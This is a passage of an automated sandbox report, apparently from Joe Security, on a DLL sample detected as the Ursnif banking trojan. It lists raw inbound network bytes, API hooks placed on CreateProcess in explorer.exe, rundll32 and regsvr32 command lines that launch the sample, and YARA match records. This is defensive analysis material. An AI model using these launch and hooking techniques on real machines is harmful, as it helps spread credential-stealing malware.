2021-10-20 13:08:56 UTC	97	IN	Data Raw: b8 8c d0 03 b8 7c 88 0f 71 20 54 7e f0 a8 fd e1 51 7b c2 a2 f7 c5 45 ef 0a 8b de 15 1f bc 2b a3 b6 ed 24 6f 20 b1 96 73 e1 0a 10 e0 ef 03 82 9f 38 15 6f 7a b0 38 4f 09 b7 24 c5 21 c0 24 a1 3c c0 27 1f 22 a8 ef 27 14 8c 4f 98 30 3f d9 7a 66 fb e3 b7 89 71 7f ad 4c b7 02 57 8a 46 44 89 d6 77 08 ae 3b 5b 8b a8 e1 81 57 f0 dc 5b 42 66 f0 a7 be 91 60 95 46 3b 3d 96 18 70 4f 2a 9a d9 52 e5 91 ae 1e 70 f1 b0 39 2a 84 b8 3b 79 60 1f 3d 5f 6a f7 f1 8e b6 e2 00 ab 05 ad bc 25 49 24 bc 4a 49 3f 77 89 cd 5f ea 46 08 52 e6 e0 5a bd 82 08 d6 49 0a 84 63 70 d1 e4 76 0a f0 ed 02 38 d7 49 59 0a 70 8c cb a4 80 1f d4 56 e7 38 ad 71 e2 53 92 24 bd b0 4e c8 f5 ad cd 74 aa 67 b7 b8 8c df 5b de 5d 58 24 38 38 2d 10 29 2e fc 7d d7 ad 52 3b b4 95 99 e0 95 2d 1b a8 8c b7 61 16 4e Data Ascii: q T-Q{[E+\$o s8oz8O\$!\$<""O0?zfqlWFDw;[W[Bf'F;=pO*Rp9*;y'=_j%l\$Jl?w_FRZlcpv8lYpV8qS\$Ntg[]X\$88-).}R;~aN
2021-10-20 13:08:56 UTC	99	IN	Data Raw: 23 2f 46 ad 06 3f d4 93 c5 f4 cd f7 c7 6f 97 5f d4 6c e6 2e 23 ba b4 b0 96 68 5c a1 2a c0 3a 82 0e 0d 74 8e 15 8f cf 2e 97 72 b8 5c fd 93 b0 d7 4a a5 bb ea b1 14 36 fa 3d e1 8c c8 41 c1 9a 46 8f 82 8a d5 e2 95 62 0e c1 f4 ab cd ea d1 b0 40 31 d5 f9 d4 55 cd 98 70 a3 6c f6 57 51 f1 c6 42 1c c6 06 4d 40 b0 fc cb 64 8b 24 c9 22 23 48 b3 cc c5 01 75 01 88 04 66 ac 97 cd 80 48 ff 00 c5 46 10 48 d2 5d 75 2a 58 ba 81 85 4d d8 e1 c4 e4 d5 ac 60 76 b7 c8 4a 72 ef 04 56 c9 73 b9 1e 28 e4 3b 09 f6 a5 75 92 07 ea d5 e2 47 da e4 fd b6 20 70 5c 56 9f 65 0c 3a a0 96 0e b2 e1 23 90 e2 34 8f 0a 92 10 6b 40 80 49 b4 22 4d 7f 6e ac 30 3d 6d e7 ae 8d 89 d3 60 de 9a 9d b9 60 be 7c f6 eb a3 d8 42 42 e6 fe 01 ff 00 b5 74 75 59 90 f6 7e 71 b7 19 03 da f5 d1 af 24 32 8f 9c ed 7f Data Ascii: #/F?o_l.#h*:t.r\J6=AFb@1UpWQBM@d\$"#HufHfH]ju*XM`vJrVs;(uG p!Ve:#4k@!*"Mn0=m``]BBtuY~q\$2

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 2908 Parent PID: 5980

General

Start time:	15:08:24
Start date:	20/10/2021

Path:	C:\Windows\System32\loadll32.exe
Wow64 process (32bit):	true
Commandline:	loadll32.exe 'C:\Users\user\Desktop\lgECym.dll'
Imagebase:	0x12e0000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.725551694.0000000003C38000.00000004.00000040.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.668792468.0000000003C38000.00000004.00000040.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.668983889.0000000003C38000.00000004.00000040.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.668839332.0000000003C38000.00000004.00000040.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.796706497.0000000000F30000.00000004.00000010.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.805512556.0000000010000000.00000004.00020000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.726873336.0000000003A3C000.00000004.00000040.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.668597805.0000000003C38000.00000004.00000040.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.668893514.0000000003C38000.00000004.00000040.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.668698618.0000000003C38000.00000004.00000040.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.804704031.0000000003719000.00000004.00000040.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.668637384.0000000003C38000.00000004.00000040.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.668670422.0000000003C38000.00000004.00000040.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.719599695.0000000003C38000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities
Show Windows behavior

Analysis Process: cmd.exe PID: 5032 Parent PID: 2908

General	
Start time:	15:08:25
Start date:	20/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\lgECym.dll',#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1368 Parent PID: 2908**General**

Start time:	15:08:25
Start date:	20/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\lgECym.dll
Imagebase:	0x1070000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.760454651.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.696203622.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.696328482.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.751457455.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.696428988.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.696293646.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.762064879.000000000532C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.696353839.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.696234648.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.696265985.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.696490210.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.761914135.0000000005528000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 4892 Parent PID: 5032**General**

Start time:	15:08:25
Start date:	20/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\lgECym.dll',#1
Imagebase:	0xa20000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.682552775.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.682707764.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.682497297.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.682925882.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.682449280.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.737533634.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.682640820.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.682808858.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.683000420.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.731054718.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.739495874.00000000058CC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.739276832.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: iexplore.exe PID: 2376 Parent PID: 2908

General

Start time:	15:08:26
Start date:	20/10/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff751890000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 4908 Parent PID: 2908

General

Start time:	15:08:26
Start date:	20/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\lgECym.dll,DllUnregisterServer
Imagebase:	0xa20000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000002.509157681.0000000002A90000.00000040.00000010.sdmp, Author: Joe Security
Reputation:	high

Disassembly

Code Analysis